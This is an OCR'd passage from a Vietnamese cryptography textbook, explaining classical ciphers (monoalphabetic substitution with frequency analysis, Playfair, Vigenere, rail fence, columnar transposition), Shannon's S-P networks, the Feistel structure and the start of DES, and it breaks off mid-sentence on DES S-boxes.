
nhảy khác nhau cho các chữ. Trong một mã mỗi chữ của bản rõ được ánh xạ đến một chữ khác nhau của bản mã. Do đó mỗi cách mã như vậy sẽ tương ứng với một hoán vị của bảng chữ và hoán vị đó chính là khoá của mã đã cho. Như vậy độ dài khoá ở đây là 26 và số khoá có thể có là 26!. Số khoá như vậy là rất lớn.

Ví dụ. Ta có bản mã tương ứng với bản rõ trong mã bảng chữ đơn như sau:

Plain: a b c d efg h I j k l mno p q r s t u vwx y z
Cipher: DKVQFIBJWPESCXHTMYAUOLRGZN
Plaintext: ifwewishtoreplaceletters
Ciphertext: WIRFRWAJUHYFTSDVFSFUUFYA

- Tính an toàn của mã trên bảng chữ đơn. Tổng cộng có 26! xấp xỉ khoảng 4 x 1026 khoá. Với khá nhiều khoá như vậy nhiều người nghĩ là mã trên bảng chữ đơn sẽ an toàn. Nhưng không phải như vậy. Vấn đề ở đây là do các đặc trưng về ngôn ngữ. Tuy có số lượng khoá lớn, nhưng do các đặc trưng về tần suất xuất hiện của các chữ trong bản rõ và các chữ tương ứng trong bản mã là như nhau, nên kẻ thám mã có thể đoán được ánh xạ của một số chữ và từ đó mò tìm ra chữ mã cho các chữ khác. Ta sẽ xét khía cạnh này cụ thể trong mục sau.

- Tính dư thừa của ngôn ngữ và thám mã. Ngôn ngữ của loài người là dư thừa. Có một số chữ hoặc các cặp chữ hoặc bộ ba chữ được dùng thường xuyên hơn các bộ chữ cùng độ dài khác. Chẳng hạn như các bộ chữ sau đây trong tiếng Anh "th lrd s m shphrd shll nt wnt". Tóm lại trong nhiều ngôn ngữ các chữ không được sử dụng thường xuyên như nhau. Trong tiếng Anh chữ E được sử dụng nhiều nhất; sau đó đến các chữ T, R, N, I, O, A, S. Một số chữ rất ít dùng như: Z, J, K, Q, X. Bằng phương pháp thống kê, ta có thể xây dựng các bảng các tần suất các chữ đơn, cặp chữ, bộ ba chữ.



Sử dụng bảng tần suất vào việc thám mã. Điều quan trọng là mã thế trên bảng chữ đơn không làm thay đổi tần suất tương đối của các chữ, có nghĩa là ta vẫn có bảng tần suất trên nhưng đối với bảng chữ mã tương ứng. Điều đó được phát hiện bởi các nhà khoa học Ai cập từ thế kỷ thứ 9. Do đó có cách thám mã trên bảng chữ đơn như sau:

- Tính toán tần suất của các chữ trong bản mã

- So sánh với các giá trị đã biết

- Tìm kiếm các chữ đơn hay dùng A-I-E, bộ đôi NO và bộ ba RST; và các bộ ít dùng JK, X-Z..

- Trên bảng chữ đơn cần xác định các chữ dùng các bảng bộ đôi và bộ ba trợ giúp.

Ví dụ. Thám mã bản mã trên bảng chữ đơn, cho bản mã:

UZQSOVUOHXMOPVGPOZPEVSGZWSZOPFPESXUDBMETSXAIZ
VUEPHZHMDZSHZOWSFPAPPDTSVPQUZWYMXUZUHSXEPYEP
OPDZSZUFPOUDTMOHMQ

- Tính tần suất các chữ

- Đoán P và Z là e và t.

- Khi đó ZW là th và ZWP là the.

- Suy luận tiếp tục ta có bản rõ:

it was disclosed yesterday that several informal but direct contacts have been made with political representatives in moscow

3.2.3. Mã Playfair

Như chúng ta đã thấy không phải số khoá lớn trong mã bảng chữ đơn đảm bảo an toàn mã. Một trong các hướng khắc phục là mã bộ các chữ, tức là mỗi chữ sẽ được mã bằng một số chữ khác nhau tùy thuộc vào các chữ mà nó đứng cạnh. Playfair là một trong các mã như vậy, được sáng tạo bởi Charles Wheastone vào năm 1854 và mang tên người bạn là Baron Playfair. Ở đây mỗi chữ có thể được mã bằng một trong 7 chữ khác nhau tùy vào chữ cặp đôi cùng nó trong bản rõ.

Ma trận khoá Playfair. Cho trước một từ làm khoá, với điều kiện trong từ khoá đó không có chữ cái nào bị lặp. Ta lập ma trận Playfair là ma trận cỡ 5 x 5 dựa trên từ khoá đã cho và gồm các chữ trên bảng chữ cái, được sắp xếp theo thứ tự như sau:

- Trước hết viết các chữ của từ khoá vào các hàng của ma trận bắt từ hàng thứ nhất.

- Nếu ma trận còn trống, viết các chữ khác trên bảng chữ cái chưa được sử dụng vào các ô còn lại. Có thể viết theo một trình tự qui ước trước, chẳng hạn từ đầu bảng chữ cái cho đến cuối.

- Vì có 26 chữ cái tiếng Anh, nên thiếu một ô. Thông thường ta dồn hai chữ nào đó vào một ô chung, chẳng hạn I và J.

- Giả sử sử dụng từ khoá MONARCHY. Lập ma trận khoá Playfair tương ứng như sau:

MONAR

CHYBD
EFGIK
LPQST
UVWXZ

Mã hoá và giải mã: bản rõ được mã hoá 2 chữ cùng một lúc theo qui tắc như sau:

- Chia bản rõ thành từng cặp chữ. Nếu một cặp nào đó có hai chữ như nhau, thì ta chèn thêm một chữ lọc chẳng hạn X. Ví dụ, trước khi mã "balloon" biến đổi thành "ba lx lo on".

- Nếu cả hai chữ trong cặp đều rơi vào cùng một hàng, thì mã mỗi chữ bằng chữ ở phía bên phải nó trong cùng hàng của ma trận khóa (cuộn vòng quanh từ cuối về đầu), chẳng hạn "ar" biến đổi thành "RM"

- Nếu cả hai chữ trong cặp đều rơi vào cùng một cột, thì mã mỗi chữ bằng chữ ở phía bên dưới nó trong cùng cột của ma trận khóa (cuộn vòng quanh từ cuối về đầu), chẳng hạn "mu" biến đổi thành "CM"

- Trong các trường hợp khác, mỗi chữ trong cặp được mã bởi chữ cùng hàng với nó và cùng cột với chữ cùng cặp với nó trong ma trận khóa. Chẳng hạn, "hs" mã thành "BP", và "ea" mã thành "IM" hoặc "JM" (tuỳ theo sở thích)

An toàn của mã Playfair:

- An toàn được nâng cao so hơn với bảng đơn, vì ta có tổng cộng 26 x 26 = 676 cặp. Mỗi chữ có thể được mã bằng 7 chữ khác nhau, nên tần suất các chữ trên bản mã khác tần suất của các chữ cái trên văn bản tiếng Anh nói chung.

- Muốn sử dụng thống kê tần suất, cần phải có bảng tần suất của 676 cặp để thám mã (so với 26 của mã bảng đơn). Như vậy phải xem xét nhiều trường hợp hơn và tương ứng sẽ có thể có nhiều bản mã hơn cần lựa chọn. Do đó khó thám mã hơn mã trên bảng chữ đơn.

- Mã Playfair được sử dụng rộng rãi nhiều năm trong giới quân sự Mỹ và Anh trong chiến tranh thế giới thứ 1. Nó có thể bị bẻ khoá nếu cho trước vài trăm chữ, vì bản mã vẫn còn chứa nhiều cấu trúc của bản rõ.

3.2.4. Mã Vigenere

Mã thế đa bảng đơn giản nhất là mã Vigenere. Thực chất quá trình mã hoá Vigenere là việc tiến hành đồng thời dùng nhiều mã Ceasar cùng một lúc trên bản rõ với nhiều khoá khác nhau. Khoá cho mỗi chữ dùng để mã phụ thuộc vào vị trí của chữ đó trong bản rõ và được lấy trong từ khoá theo thứ tự tương ứng.

Giả sử khoá là một chữ có độ dài d được viết dạng K = K1K2…Kd, trong đó Ki nhận giá trị nguyên từ 0 đến 25. Khi đó ta chia bản rõ thành các khối gồm d chữ. Mỗi chữ thứ i trong khối chỉ định dùng bảng chữ thứ i với tịnh tiến là Ki giống như trong mã Ceasar.Trên thực tế khi mã ta có thể sử dụng lần lượt các bảng chữ và lặp lại từ đầu sau d chữ của bản rõ. Vì có nhiều bảng chữ khac nhau, nên cùng một chữ ở các vị trí khác nhau sẽ có các bước nhảy khác nhau, làm cho tần suất các chữ trong bản mã dãn tương đối đều.

Giải mã đơn giản là quá trình làm ngược lại. Nghĩa là dùng bản mã và từ khoá với các bảng chữ tương ứng, nhưng với mỗi chữ sử dụng bước nhảy lui lại về đầu.

Ví dụ: Để sử dụng mã Vigenere với từ khóa và bản rõ cho trước ta có thể làm như sau:

- Viết bản rõ ra

- Viết từ khoá lặp nhiều lần phía trên tương ứng của nó

- Sử dụng mỗi chữ của từ khoá như khoá của mã Ceasar

- Mã chữ tương ứng của bản rõ với bước nhảy tương ứng.

- Chẳng hạn sử dụng từ khoá deceptive

key: deceptivedeceptivedeceptive

plaintext: wearediscoveredsaveyourself
ciphertext:ZICVTWQNGRZGVTWAVZHCQYGL

Để mã chữ w đầu tiên ta tìm chữ đầu của khóa là d, như vậy w sẽ được mã trên bảng chữ tịnh tiến 3 (tức là a tịnh tiến vào d). Do đó chữ đầu w được mã bởi chữ Z. Chữ thứ hai trong từ khóa là e, có nghĩa là chữ thứ hai trong bản rõ sẽ được tịnh tiến 4 (từ a tịnh tiến đến e). Như vậy thứ hai trong bản rõ e sẽ được mã bởi chữ I. Tương tự như vậy cho đến hết bản rõ.

Trên thực tế để hỗ trợ mã Vigenere, người ta đã tạo ra trang Saint – Cyr để trợ giúp cho việc mã và giải mã thủ công. Đó là một bảng cỡ 26 x 26 có tên tương ứng là các chữ cái trong bảng chữ tiếng Anh. Hàng thứ i là tịnh tiến i chữ của bảng chứ cái. Khi đó chữ ở cột đầu tiên chính là khoá của bảng chữ ở cùng hàng. Do đó chữ mã của một chữ trong bản rõ nằm trên cùng cột với chữ đó và nằm trên hàng tương ứng với chữ khoá.

ABCDEFGHIJKLMNOPQRSTUVWXYZ
A ABCDEFGHIJKLMNOPQRSTUVWXYZ
B BCDEFGHIJKLMNOPQRSTUVWXYZA
C CDEFGHIJKLMNOPQRSTUVWXYZAB
D DEFGHIJKLMNOPQRSTUVWXYZABC
E EFGHIJKLMNOPQRSTUVWXYZABCD
F FGHIJKLMNOPQRSTUVWXYZABCDE
G GHIJKLMNOPQRSTUVWXYZABCDEF
H HIJKLMNOPQRSTUVWXYZABCDEFG
I IJKLMNOPQRSTUVWXYZABCDEFGH
J JKLMNOPQRSTUVWXYZABCDEFGHI
K KLMNOPQRSTUVWXYZABCDEFGHIJ
L LMNOPQRSTUVWXYZABCDEFGHIJK
M MNOPQRSTUVWXYZABCDEFGHIJKL
N NOPQRSTUVWXYZABCDEFGHIJKLM
O OPQRSTUVWXYZABCDEFGHIJKLMN
P PQRSTUVWXYZABCDEFGHIJKLMNO
Q QRSTUVWXYZABCDEFGHIJKLMNOP
R RSTUVWXYZABCDEFGHIJKLMNOPQ
S STUVWXYZABCDEFGHIJKLMNOPQR
T TUVWXYZABCDEFGHIJKLMNOPQRS
U UVWXYZABCDEFGHIJKLMNOPQRST
V VWXYZABCDEFGHIJKLMNOPQRSTU
W WXYZABCDEFGHIJKLMNOPQRSTUV
X XYZABCDEFGHIJKLMNOPQRSTUVW
Y YZABCDEFGHIJKLMNOPQRSTUVWX
Z ZABCDEFGHIJKLMNOPQRSTUVWXY

Bảng Saint Cyr

An toàn của mã Vigenere. Như vậy có chữ mã khác nhau cho cùng một chữ của bản rõ. Suy ra tần suất của các chữ bị là phẳng, nghĩa là tần suất xuất hiện các chữ trên bản mã tương đối đều nhau. Tuy nhiên chưa mất hoàn toàn, do độ dài của khoá có hạn, nên có thể tạo nên chu kỳ vòng lặp. Kẻ thám mã bắt đầu từ tần suất của chữ để xem có phải đây là mã đơn bảng chữ hay không. Giả sử đây là mã đa bảng chữ, sau đó xác định số bảng chữ trong từ khoá và lần tìm từng chữ. Như vậy cần tăng độ dài từ khoá để tăng số bảng chữ dùng khi mã để "là" tần suất của các chữ.

3.2.5. Mã Rail Fence

Đây là mã hoán vị đơn giản. Viết các chữ của bản rõ theo đường chéo trên một số dòng. Sau đó đọc các chữ theo theo từng dòng sẽ nhận được bản mã. Số dòng chính là khoá của mã. Vì khi biết số dòng ta sẽ tính được số chữ trên mỗi dòng và lại viết bản mã theo các dòng sau đó lấy bản rõ bằng cách viết lại theo các cột.

Ví dụ. Viết bản tin "meet me after the toga party" lần lượt trên hai dòng như sau

m e m a t r h t g p r y
e t e f e t e o a a t

Sau đó ghép các chữ ở dòng thứ nhất với các chữ ở dòng thứ hai cho bản mã:

MEMATRHTGPRYETEFETEOAAT

3.2.6. Mã dịch chuyển dòng

Mã có sơ đồ phức tạp hơn. Viết các chữ của bản tin theo các dòng với số cột xác định. Sau đó thay đổi thứ tự các cột theo một dãy số khoá cho trước, rồi đọc lại chúng theo các cột để nhận được bản mã. Quá trình giải mã được thực hiện ngược lại.

Ví dụ:

Key: 4 3 1 2 5 6 7
Plaintext: a t t a c k p
o s t p o n e
d u n t i l t
w o a m x y z

Ta đọc theo thứ tự các cột từ 1 đến 7 để nhận được bản mã:

Ciphertext:
TTNAAPTMTSUOAODWCOIXKNLYPETZ

3.3. Mã khối hiện đại

Bây giờ chúng ta xét các mã khối hiện đại. Đây là kiểu mã được sử dụng rộng rãi nhất của các thuật toán mã hoá. Đồng thời nó cũng được sử dụng kết hợp với các thủ tục khác nhằm cung cấp các dịch vụ an toàn và xác thực.

Trước hết chúng ta tập trung vào chuẩn mã dữ liệu DES (Data Encryption Standards) để minh hoạ cho các nguyên lý mã khối. Trước hết chúng ta xét hai kiểu xử lý thông tin khác nhau trên bản rõ. Một kiểu chia dữ liệu thành từng khối để xử lý, kiểu kia xử lý trực tiếp từng đơn vị thông tin.

3.3.1. Phân biệt mã khối với mã dòng.

- Mã khối (block) xử lý bản tin theo từng khối, lần lượt mỗi khối được mã hoặc giải mã. Có thể xem giống như phép thế với các ký tự lớn – mỗi khối gồm 64 bít hoặc nhiều hơn.

- Mã dòng xử lý bản tin theo từng bít hoặc bite, lần lượt mỗi bít hoặc bite được mã hoá hoặc giải mã. Chẳng hạn như mã khoá tự động Vigenere.

- Rất nhiều mã hiện nay là mã khối. Chúng có khả năng ứng dụng rộng rãi hơn. Rất nhiều ứng dụng mã đối xứng trên mạng sử dụng mã khối. Các nguyên lý mã khối

- Hầu hết các mã khối đối xứng dựa trên cấu trúc mã Fiestel, do nhà bac học Fiestel đề xuất năm 1973. Đây là điều cần thiết, vì cần phải có khả năng giải mã các bản mã một cách có hiệu quả.

- Mã khối được coi giống như phép thế cực lớn. Cần bảng có 264 đầu vào cho mã khối 64 bít, bảng như vậy là rất lớn. Do đó có thể thay thế bằng cách tạo các khối nhỏ hơn.

- Sử dụng ý tưởng dùng mã tích. Ở đây sẽ kết hợp giữa mã thay thế và mã hoán vị, đồng thời sử dụng nhiều vòng lặp như vậy.

3.3.2. Claude Shannon và mã phép thế hoán vị

Năm 1949, Shannon đưa ra ý tưởng mạng phép thế và hoán vị (S-P networks) – là mã tích phép thế và hoán vị hiện đại với mục đích là cản trở việc thám mã dựa vào các phân tích thống kê. Giả sử kẻ thám mã biết một số tính chất thống kê của bản rõ như bảng phân bố tần suất của các chữ cái, bộ các chữ cái. Nếu các đặc trưng thống kê này được phản ánh trong bản mã, thì kẻ thám mã sẽ tìm cách tìm được khoá hoặc một phần khoá hoặc tìm mò ra bản rõ. Shannon muốn có một bản mã lý tưởng, ở đó mọi đặc trưng thống kế đều độc lập với khoá riêng được dùng, như vậy kẻ thám mã sẽ không có cơ sở để tìm khoá.

Mạng S-P đã tạo nên cơ sở cho mã khối hiện đại. Mạng S-P dựa trên hai thao tác mã cơ bản mà ta đã biết: phép thế (S-box) và hoán vị (P-box). Chúng sẽ tạo nên độ rối loạn và khuếch tán của bản tin. Rối loạn và khuếch tán

- Một tính chất quan trọng của mã tốt là mã cần phải che dấu hoàn toàn các tính chất thống kê của bản tin gốc. Như ta đã thấy mã bộ đệm một lần có thể làm được điều đó, do tính ngẫu nhiên của khoá đệm và độ dài bằng bản tin của nó.

- Shannon nghiên cứu và đề xuất phương pháp thực tế hơn là kết hợp các thành phần khác nhau của bản rõ để xử lý qua nhiều lần và nhận được bản mã.

- Khuếch tán là làm tan biến cấu trúc thống kê của bản rõ trên bản mã. Điều đó đạt được nếu mỗi bit của bản rõ tác động đến giá trị của rất nhiều bit trên bản mã hay mỗi bit của bản mã chịu tác động của nhiều bit bản rõ.

- Rối loạn là làm cho quan hệ giữa bản mã và khoá càng phức tạp càng tốt. Bản mã có tính rối loạn cao sẽ làm cho việc tìm mò khoá trở nên rất khó

khăn, ngay cả khi kẻ tấn công có các đặc trưng thống kê của bản mã và biết cách khoá tác động đến bản mã.

3.3.3. Cấu trúc mã Fiestel

 Horst Fiestel sáng tạo nên mã Fiestel dựa trên mã tích nghịch đảo được, tức là kết hợp mã thế với mã hoán vị và qui trình giải mã là giống với mã hoá, chỉ cần thay đổi vai trò khối bản mã với khối bản rõ và thứ tự các khoá con được dùng. Từ khoá chính sinh ra cho mỗi vòng lặp một khoá con.


 Chia khối đầu vào thành 2 nửa bằng nhau:

- Thực hiện phép thế trên nửa trái. Sử dụng hàm vòng trên nửa phải và khoá con, rồi tác động đến nửa trái.

- Sau đó hoán vị các nửa, nửa phải chưa được xử lý.

- Xử lý vòng tiếp theo.

- Đây là một thể hiện của mã thế kết hợp với hoán vị của Shannon. Ta xem xét cụ thể cấu trúc mã Fiestel gồm n vòng:



Nguyên tắc thiết kế mã khối Fiestel

 Tăng kích thước khối sẽ làm tăng độ an toàn nhưng làm giảm tốc độ mã

 Tăng kích thước khoá sẽ làm tăng độ an toàn– tìm khoá khó hơn, nhưng làm chậm mã.


 Tăng số vòng làm tăng độ an toàn nhưng làm chậm mã

 Phát sinh khoá con càng phức tạp làm cho việc thám mã khó hơn nhưng làm chậm mã

 Hàm vòng càng phức tạp làm cho việc thám mã khó hơn nhưng làm chậm mã

 Phần mềm mã hoá/giải mã nhanh và khó thám mã là tiêu chí hay được đề cập đến đối với ứng dụng và kiểm nghiệm thực tế.

Giải mã khối Fiestel



3.4. Chuẩn mã dữ liệu (DES)


DES (Data Encryption Standards) là mã khối sử dụng rộng rãi nhất trên thế giới trong thời gian vừa qua. Nó được đưa ra năm 1977 bởi NBS – văn phòng chuẩn Quốc gia Hoa kỳ (bây giờ là NIST - Viện chuẩn và công nghệ Quốc gia). DES là mã khối với mỗi khối dữ liệu 64 bít và dùng khoá dài 56 bít. Nó được sử dụng rộng rãi và đã được tranh luận kỹ về mặt an toàn.

3.4.1. Lịch sử DES:

Cuối những năm 1960, IBM phát triển mã Lucifer, được lãnh đạo bởi Fiestel. Ban đầu Lucifer sử dụng khối dữ liệu 64 bít và khoá 128 bít. Sau đó tiếp tục phát triển như mã thương mại. Năm 1973 NBS yêu cầu đề xuất chuẩn mã Quốc gia. IBM đề nghị bản sửa đổi Lucifer, sau này gọi là DES. Đã có các tranh luận về thiết kế của DES. Vì chuẩn của DES được công khai, mọi người đóng góp ý kiến về tốc độ, độ dài khoá và mức độ an toàn, khả năng thám mã. Người ta đề xuất chọn khoá 56 bít thay vì 128 để tăng

tốc đọ xử lý và đưa ra các tiêu chuẩn thiết kế một chuẩn mã dữ liệu. Các suy luận và phân tích chứng tỏ rằng thiết kế như vậy là phù hợp. Do đó DES được sử dụng rộng rãi, đặc biệt trong lĩnh vực tài chính.

3.4.2. Sơ đồ mã DES



 Hoán vị ban đầu IP: đây là bước đầu tiên của tính toán dữ liệu, hoán vị IP đảo thứ tự các bít đầu vào: các bít chẵn sang nửa trái và các bít lẻ sang nửa phải. Hoán vị trên dễ dàng thực hiện trên phần cứng. Mỗi số trong hệ 16 biểu diễn bởi 4 bit, 16 số được thể hiện bởi 64 bit. Mỗi bit có một vị trí xác định qua hoán vị ban đầu (xem bảng phụ lục cuối tài liệu).

Ví dụ


IP(675a6967 5e5a6b5a) = (ffb2194d 004df6fb)

 Cấu tạo một vòng của DES

Sử dụng hai nửa 32 bít trái và 32 bít phải. Như đối với mọi mã Fiestel, nửa phải của vòng trước được chuyển qua nửa trái của bước sau và lấy đầu ra của hàm vòng trên nửa phải và khoá con cộng cơ số 2 với nửa trái. Có thể biểu diễn bằng công thức như sau:

Li = Ri–1
Ri = Li–1 xor F(Ri–1, Ki)

Ở đây F lấy 32 bít nửa phải R, mở rộng thành 48 bít nhờ hoán vị E, rồi cộng vào với khoá con 48 bít. Sau đó chia thành 8 cụm 6 bít và cho qua 8 S-box để nhận được kết quả 32 bít. Đảo lần cuối sử dụng hoán vị 32 bít P nhận được 32 bít đầu ra, rồi cộng với nửa trái để chuyển thành nửa phải của bước sau.



 Các hộp thế S (xem phụ lục cuối tài liệu)

Có 8 hộp S khác nhau ánh xạ 6 bít vào 4 bít. Các hộp S box thực hiện các phép thế, chúng được cấu tạo không có qui luật và cố định. Mỗi S box là hộp 4 x 16 bít, mỗi hàng là một hoán vị của 16 phần tử. Giả sử ta có 6 bít đầu vào. Ta lấy hai bít ngoài 1-6 ghép lại được số nhị phân xác định chọn hàng từ 0 đến 3 trong S box. Bốn bít từ 2 đến 5 là một số nhị phân xác định cột từ 0 đến 15 trong S box. Lấy phần tử tương ứng trên hàng và cột mới được xác định, đây là một số từ 0 đến 15, chuyển sang số nhị phân ta được 4 bít đầu ra. Như vậy 48 bít chia thành có 8 cụm 6 bít, qua 8 S box được chuyển thành 8 cụm 4 